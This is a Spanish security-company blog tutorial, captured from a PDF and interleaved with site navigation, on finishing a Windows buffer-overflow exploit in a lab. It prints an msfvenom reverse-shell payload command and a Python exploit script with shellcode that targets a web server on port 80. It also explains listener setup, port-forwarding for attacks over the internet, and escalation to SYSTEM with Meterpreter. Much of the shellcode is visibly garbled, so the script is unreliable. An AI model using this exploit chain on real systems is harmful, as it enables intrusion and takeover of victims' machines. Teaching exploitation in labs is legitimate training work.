Para preparar un escenario que sea fiable para establecer una «bind Shell» deberíamos poder emplear puertos específicos como el 80 (HTTP), 443 (HTTPS), 21 (FTP), 25 (SMTP) u otros que normalmente están abiertos en los firewalls, y que por tanto dejan realizar conexiones entrantes y salientes sin mayor problema. Para ello debemos tener en cuenta que si en la máquina víctima ya hay un servicio usando el puerto que nosotros queremos dejar a la escucha como puerta trasera, nos va a dar un error porque el puerto no está disponible.





Sin más preámbulos continuamos con la creación de nuestro «Shellcode». Para ello lanzamos el siguiente comando en nuestra máquina Kali Linux.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.222.133  
LPORT=443 -b «\x00\x0d» -f python
```

3.4. Configurando nuestro exploit final

a) Ajustando los datos obtenidos

A continuación procedemos a configurar nuestro exploit final con los datos obtenidos en los pasos anteriores.

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

Shellcode ejecutado. Los NOP son esencialmente instrucciones de “No

Cyberintelligence & Solutions
Operaciones”, que no interrumpirán el funcionamiento del

“Shellcode”. Agregar cierta cantidad de “NOP’s” (/x90’ en hexadecimal) en el lugar correcto en una vulnerabilidad (previo al código del “Shellcode”) puede ayudar a mejorar la estabilidad de la explotación.

```


1  #!/usr/share/python
2  import socket
3
4  buf = b""
5  buf += b"\xb8\x1f\xf5\x98\xea\xdb\xd3\xd9\x74\x24\xf4\x5a\x31"
6  buf += b"\xc9\xb1\x52\x31\x42\x12\x83\xc2\x04\x03\x5d\xfb\x7a"
7  buf += b"\xf1\x9d\xeb\xf9\xe0\x5d\xec\x9d\x69\xb8\xdd\x9d\x0e"
8  buf += b"\xc9\x44\x9f\x62\xc5\x08\x0b\xf0\xab\x84\x3c"
9  buf += b"\xb1\x06\xf3\x73\x42\x3a\xc7\x12\x0\x41\x14\xf4\xf9"
10 buf += b"\x89\x69\xf5\x3e\x7\x80\x7\x97\x7\x36\x5\x7\x9\xce"
11 buf += b"\x8b\xdc\xef\xdf\xbb\x0\x7\xde\xba\x94\xb3\xb8\x1c"
12 buf += b"\x17\xb1\x14\x0\x74\xfc\xef\x4\x4e\x8a\xf1\x6c"
13 buf += b"\x9f\x7\x5\xd\x51\x2\xf\x86\x9\xf\x96\x88\x7\xea\xee\xea"
14 buf += b"\x04\xed\x3\x90\xd2\x7\xad\x32\x90\xdb\x0\x9\xc2\x7\x5"
15 buf += b"\xbd\xda\x8\x32\x9\x84\xcc\xc5\x1\xbf\xe9\x4\x1"
16 buf += b"\xf\x7\x14\x86\xab\x2\x0\xce\x7\xea\x8\x1\xd\x8\xec"
17 buf += b"\xe\x1d\x7\x67\x82\x4\x0\x2\x\xcb\xbf\x3\xd\x4\x0\xb"
18 buf += b"\xa\x3\x9\x7\x3\xed\x2\xf\x7\xf\x0\x2\xb\x8\x7\x2\xb"
19 buf += b"\xb\x2\x8\x8\xd\x4\xec\x6\x4\xf\x8\xbc\x0\x7\x6\x9\x5\x6"
20 buf += b"\xd7\x8\x7\x7\xc\xf\x8\x7\x2\xf\xb\x9\x7\x8\x9\xf\x5\x1\x9\xd"
21 buf += b"\x0\x7\xff\x4\x2\x9\xcd\x6\x8\x6\x8\x6\x5\x5\x4\x5\xbb\xd\x3"
22 buf += b"\x3\xf\x9\x4\x3\xdd\x0\x1\x1\x5\xb\x7\x6\x7\x4\x7\xe\x2\x0\x1\x2"
23 buf += b"\xdd\x4\x1\xdb\xcb\x7\x1\xd\x5\x0\xf\x8\x8\x9\x9\x0\x7\x5"
24 buf += b"\x9\x4\x49\x5\x1\xc\x0\xc\x6\xdc\x6\xfe\x8\x2\xfd\x6\x5\x6\x6"
25 buf += b"\xcd\x1\x3\x2\x3\x9\x9\xd\x0\x4\xb\xaf\x3\x6\x4\x2\xcd\xca"
26 buf += b"\x0\xcd\x5\x1\x1\xef\xd\x5\x4\xd\x4\x4\xb\xf\x7\x4\x6\x2\x0\x5\x3"
27 buf += b"\xb\x3\x3\x2\xfc\x0\x2\x6\xec\xba\xfc\xdf\x4\x6\x1\x5\x5\x2\xb\x6"
28 buf += b"\x0\xe\xe\x9\x0\x9\x4\x8\xed\xf\x4\xff\xb\x4\x5\xc\x1\xb\x9\xcb"
29 buf += b"\x5\x1\x2\x4\xe\xb\x4\x8\xf\xd\x5\xb\x1\x6\x1\x4\xe\x5\xfb\x2\xd\x3\xd"
30 buf += b"\x6\x2\x4\x1\x7\xf\xf\x3\x5\x1\x3\x4\x3\x0\xd\x6\x9\x1\x3\xc\x9\x"
31 buf += b"\xc\x6\xd\x0\x3\x9\xb\x5\x4\x0\x0\x3\x0\xa\x6\x2\x4\x2\xe\x7\xc\x7\x6\xc"
32
33 princi_buffer="GET " + "\x41"*1787 + "\xd7\x30\x9D\x7C" + "\x90"*20 + buf + " HTTP/1.1\r\n\r\n"
34
35 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
36 sock.connect(("192.168.222.134", 80))
37
38 sock.send(princi_buffer)
39 sock.recv(1024)
40 sock.close()
41
42

```

Line 42, Column 1


b) Configuración del escenario y lanzamiento de nuestro exploit

Ahora ya hemos llegado a la parte final. Con nuestro “exploit” listo para ser lanzado y explotar la vulnerabilidad de “BoF”, únicamente tenemos que configurar el escenario en nuestra máquina atacante para poder recibir la Shell de comandos de la máquina víctima cuando nuestro “Shellcode” sea ejecutado en ella. Para ello procedemos a configurar el “multi handler” de Metasploit con los mismos parámetros con los que generamos el Shellcode “mediante msfvenom”.



Es evidente que para recibir únicamente una Shell de comandos de la máquina víctima, podríamos poner el puerto 443 a la escucha en nuestra máquina atacante mediante un “Netcat” con el comando “nc -nlvp 443”. Sin embargo, con la finalidad de poder realizar una explotación más exquisita, procedemos al uso de Metasploit para que una vez tengamos la Shell de comandos de la máquina víctima, podamos realizar una escalada a “Meterpreter” con la que poder continuar hacia una fase de post-explotación más exquisita.

Una vez hayamos configurado correctamente el escenario para recibir la reverse Shell, procedemos a ejecutar nuestro exploit final para obtener una Shell de comandos de la máquina víctima.



[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

estamos tratando de hacerlo bajo la misma LAN (Local Area Network), es por ello que si somos el atacante podemos tener que dejar el puerto a la escucha y asegurarnos que nuestro firewall va a dejar entrar esa conexión que se establece desde la máquina víctima a la atacante. Sin embargo, de tratarse de un escenario real, donde víctima y atacante no comparten la misma LAN, sino que cada uno tiene una conexión a internet diferente y están separados por cientos o miles de kilómetros, la preparación del escenario será más complicada.



Para ello deberemos realizar los siguientes pasos en nuestra máquina atacante para poder recibir la Shell inversa de la víctima:

1. Dejar a la escucha el puerto 443 y asegurarnos que no haya ningún servicio que lo vaya a usar durante la operación, ya que de ser así se interrumpiría el servicio. De la misma manera, si no podemos dejarlo a la escucha es porque ya está siendo utilizado por otro servicio, por lo que deberemos detener el servicio involucrado previamente a lanzar nuestro comando de escucha. Todo esto lo comprobaremos con el comando “netstat” y sus flags correspondientes.
2. Asegurarnos que nuestro firewall permita las conexiones entrantes a ese puerto.
3. Ir a la configuración del Router y configurar en “port-forwarding” que cualquier conexión que entre al Router por el puerto 443 sea redireccionada a la dirección IP privada de nuestra máquina atacante al puerto 443, que tendremos a la escucha. Una opción rápida de hacer esto es introducir la dirección IP de nuestra máquina atacante en la DMZ (Zona Desmilitarizada), aunque se debe aclarar que no es la mejor opción ni la más aconsejable.

Evidentemente, al crear nuestro “Shellcode” con “msfvenom” deberemos poner como LHOST nuestra dirección IP pública, para que al ser ejecutada realice la conexión inversa a nuestro Router y éste la redireccione a nuestra máquina atacante.



3.5 Upgrade de Shell a Meterpreter

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

0



este escenario, y a continuación vamos a comprobarlas. Prácticamente conseguimos poder [Blog](#) [Contrato](#) meterpreter" de manera que podamos realizar una post-exploitación más exquisita del sistema víctima.

Ahora ya podemos realizar una escalada de privilegios cómodamente, entre otras muchas cosas.

Como vemos en la imagen anterior, hemos escalado a "SYSTEM" con total facilidad, gracias a "meterpreter". Aunque estamos hablando de



[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾**Jaymon Security**
Cyberintelligence & Solutions

Estos cursos podrían haber hecho que hubiéramos recibido la Shell de comandos en un “Netcat”. Quizás te estés preguntando por qué no hemos ingresado en nuestro exploit directamente un Shellcode de tipo “Meterpreter” generado con “msfvenom”. La verdad es que depende del software vulnerable a explotar, de la cantidad de espacio que tenga disponible para poder colocar nuestro Shellcode.

En explotaciones más complejas donde nuestro Shellcode no entra por falta de espacio, debemos realizar técnicas más avanzadas tipo “EggHunter”. Esta técnica («Cazador de Huevos»), es una técnica empleada cuando no tenemos mucho espacio disponible, y por tanto tenemos que colocar nuestro Shellcode en otra parte y debemos buscarlo para poder ejecutarlo.

4. Conclusiones

En este artículo hemos visto superficialmente cómo realizar todos los pasos necesarios para la correcta explotación de una vulnerabilidad tipo Buffer Overflow (BoF).

De esta manera hemos podido ver cómo se lleva a cabo el análisis de los parámetros de entrada de la aplicación mediante técnicas de fuzzing.

Posteriormente hemos visto cómo emplear Immunity Debugger y Metasploit para detectar el punto justo donde se encontraba la vulnerabilidad BoF, y con esos datos poder armar el exploit final con el que obtener una Shell de comandos de la máquina víctima tras su lanzamiento.

Finalmente, tras la explotación del BoF y obtención de la Shell de comandos de la máquina víctima, hemos visto cómo poder potencializar la intrusión mediante una Shell Meterpreter, conseguida gracias al framework de Metasploit.



[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

ciberseguridad ofensiva puede adquirir nuestro curso avanzado.

Cyberintelligence & Solutions

[Cursos](#) ▾[Blog](#)[Contacto](#)

Tags

[BOF](#)[EXPLOIT](#)[EXPLOITING](#)[HACKING](#)[METASPLOIT](#)[OSCP](#)[← Prev](#)[Next →](#)**Cómo crear un script para pruebas de SQL injection****Ataques a Escritorio Remoto – Entrada de Ransomware**

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

Jaymon Security

Cyberintelligence & Solutions

[Cursos](#) ▾[Blog](#)[Contacto](#)[Colaboramos](#) ▾**¿Conectamos**

Siquieres recibir nuestros últimos artículos y noticias en tu email, sus



[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

Jaymon Security
Cyberintelligence & Solutions

[Cursos](#) ▾[Blog](#)[Contacto](#)

He leído y acepto los términos y condiciones

[**SUSCRIBIRSE**](#)

[Información básica sobre protección de datos](#)

Empresa registrada en el Instituto Nacional

info@jaymonsecurity.com



©2020 JAYMON SECURITY S.L. Copyrig

[POLÍTICA DE PRIVACIDAD – COOK](#)

